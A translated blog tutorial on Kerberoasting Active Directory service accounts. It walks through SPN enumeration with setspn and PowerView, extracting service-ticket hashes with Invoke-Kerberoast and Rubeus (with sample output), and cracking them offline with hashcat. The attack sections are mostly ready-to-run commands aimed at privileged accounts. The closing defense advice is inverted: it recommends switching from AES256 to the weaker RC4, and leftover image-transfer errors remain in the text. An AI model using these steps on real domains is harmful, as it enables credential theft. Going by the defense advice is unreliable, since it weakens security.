Internal Network Security: Kerberoasting Attacks and SPN Services
An introduction to SPNs, methods for discovering SPN services within a domain, the principles and execution of Kerberoasting attacks, offline service-ticket cracking, and defensive measures.
Read in Chinese→0x01 SPN
An SPN (Service Principal Name) is the unique identifier of a service instance (such as an HTTP, SMB, or MySQL service).
An SPN uniquely identifies a service running on a server. Every service that uses Kerberos requires an SPN.
The Kerberos authentication process uses SPNs to associate service instances with service logon accounts. To authenticate a service using the Kerberos protocol, its SPN must be configured correctly. If multiple service instances are installed on computers throughout a forest or domain, each instance must have its own SPN.

SPNs fall into two categories: those registered under machine accounts (Computers) in AD, and those registered under domain user accounts (Users).
When a service runs with Local System or Network Service privileges, its SPN is registered under a machine account (Computers).
When a service runs under a domain user account, its SPN is registered under that domain user account (Users).
0x02 SPN Discovery
Because every server must register SPNs for services that use Kerberos authentication,
this provides a more covert way to collect information about an internal domain environment.
Querying SPN Services for Internal Network Reconnaissance
An LDAP query is sent to the domain controller. This is part of normal Kerberos ticket activity, so SPN queries are difficult to detect.
Using SetSPN
This tool is included with Windows 7 and Windows Server 2008.
View all SPNs in the current domain:
setspn.exe -q */*
View all SPNs in the test domain:
setspn.exe -T test -q */*[Failed to transfer externally hosted image. The source site may have hotlink protection enabled. It is recommended that you save the image and upload it directly (img-yd2XpX1l-1590547189992)(https://gitee.com/godzeo/blogimg/raw/master/img/20200518143251.png\)\]
%5C)
Each line beginning with CN represents an account, and the information below it lists the SPNs associated with that account.
There are three:
Domain controller:
CN=DC,OU=Domain Controllers,DC=sun,DC=com
Domain user account:
CN=krbtgt,CN=Users,DC=sun,DC=com
Machine account:
CN=WIN7,CN=Computers,DC=sun,DC=com
Other commands:
查看当前域内所有的SPN:setspn  -Q  */*
查看指定域xie.com注册的SPN:setspn -T sun.com -Q */*      如果指定域不存在,则默认切换到查找本域的SPN
查找本域内重复的SPN:setspn -X
删除指定SPN:setspn -D MySQL/win7.xie.com:1433/MSSQL hack
查找指定用户/主机名注册的SPN:setspn -L username/hostname
Using PowerShell Scripts
- PowerShell-AD-Recon
This toolkit provides several scripts for discovering specified SPNs, such as those for Exchange and Microsoft SQL Server.
#扫描域中所有的SPN信息
Import-Module .\Discover-PSInterestingServices.ps1;Discover-PSInterestingServices- GetUserSPNs.ps1
A PowerShell script from the Kerberoast toolkit used to query SPNs registered to users in the domain.
Import-Module .\GetUserSPNs.ps1- PowerView.ps1
PowerView is a PowerShell script in the Recon directory of PowerSploit. It returns relatively detailed information.
Import-Module .\PowerView.ps1Get-NetUser -SPN0x03 Kerberoasting Attacks
0x031 Principles of Kerberos-Based Authentication:
For details about the Kerberos authentication process, refer to my previous article.
[Failed to transfer externally hosted image. The source site may have hotlink protection enabled. It is recommended that you save the image and upload it directly (img-q5UTmw4K-1590547189994)(https://gitee.com/godzeo/blogimg/raw/master/img/20200527100825.png\)\]
%5C)
-
The user sends an AS-REQ packet to the KDC (Key Distribution Center, which in this case is the domain controller) for authentication.
-
The KDC verifies the user’s credentials. If the credentials are valid, it returns a TGT (Ticket-Granting Ticket).
-
If the user wants to authenticate and access a service (such as IIS), the user must initiate a TGS (Ticket Granting Service) request containing the TGT and the SPN (Service Principal Name) of the requested service.
-
If the TGT is valid and has not expired, the TGS creates a service ticket for the target service. The service ticket is encrypted using the service account’s credentials.
-
The user receives a TGS response packet containing the encrypted service ticket.
-
Finally, the service ticket is forwarded to the target service, where it is decrypted using the service account’s credentials.
The overall process is relatively simple. The important point is that the service ticket is encrypted with the service account’s hash. Consequently, any authenticated user in a Windows domain can request a service ticket from the TGS and then brute-force it offline.
0x032 Exploitation Approach
Any User in the Domain Can Request a TGS for Any Service in the Domain
Any host in the domain can query SPNs, request TGS tickets for all services in the domain, and then brute-force the retrieved TGS tickets.
Among any recovered plaintext passwords, only passwords for domain user accounts (Users) are valuable. Passwords for machine accounts do not need to be considered (they cannot be used for remote connections).
Therefore, an efficient exploitation approach is as follows:
- Query SPNs and identify valuable SPNs that meet the following conditions:
- The SPN is registered under a domain user account (Users)
- The domain user account has high privileges
- Request a TGS
- Export the TGS
- Brute-force it
0x033 Exploitation Methods
1. Automated Exploitation Without Mimikatz, Requiring Only Standard User Privileges
Use System.IdentityModel.Tokens.KerberosRequestorSecurityToken to request a TGS, extract the TGS from the returned results, and select either John the Ripper or Hashcat to crack the exported TGS.
Example:
Run the following with standard user privileges on a host in the domain:
import-module .\Invoke-Kerberoast.ps1
Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | fl
The parameters for extracting only the hash are as follows:
Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | Select hash | ConvertTo-CSV -NoTypeInformationThe parameters for cracking it with Hashcat are as follows:
Save the exported Hashcat-format hash to a file named hash.txt and place it in the Hashcat directory.
hashcat64.exe -m 13100 hash.txt pass.txt2. Using Rubeus
https://github.com/GhostPack/Rubeus
Usage:
Rubeus.exe kerberoastC:\Rubeus>Rubeus.exe kerberoast
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Kerberoasting
[*] SamAccountName : zeo
[*] DistinguishedName : CN=harmj0y,CN=Users,DC=zeolab,DC=local
[*] ServicePrincipalName : asdf/asdfasdf
[*] Hash : $krb5tgs$23$*$zeolab.local$asdf/asdfasdf*$AE5F019D4CDED6CD74830CC......
[*] SamAccountName : sqlservice
[*] DistinguishedName : CN=SQL,CN=Users,DC=zeolab,DC=local
[*] ServicePrincipalName : MSSQLSvc/SQL.zeolab.local
[*] Hash : $krb5tgs$23$*$testlab.local$MSSQLSvc/SQL.zeolab.local*$E2B3869290......0x034 Offline Cracking of Service Tickets
Save the hash to a file named hash.txt and place it in the Hashcat directory.
hashcat64.exe -m 13100 hash.txt pass.txt0x04 Defending Against Kerberoasting Attacks
- Change the default AES256_HMAC encryption method to RC4_HMAC_MD5 to make cracking more difficult
- Ensure that service passwords are strong; the key is to increase password strength.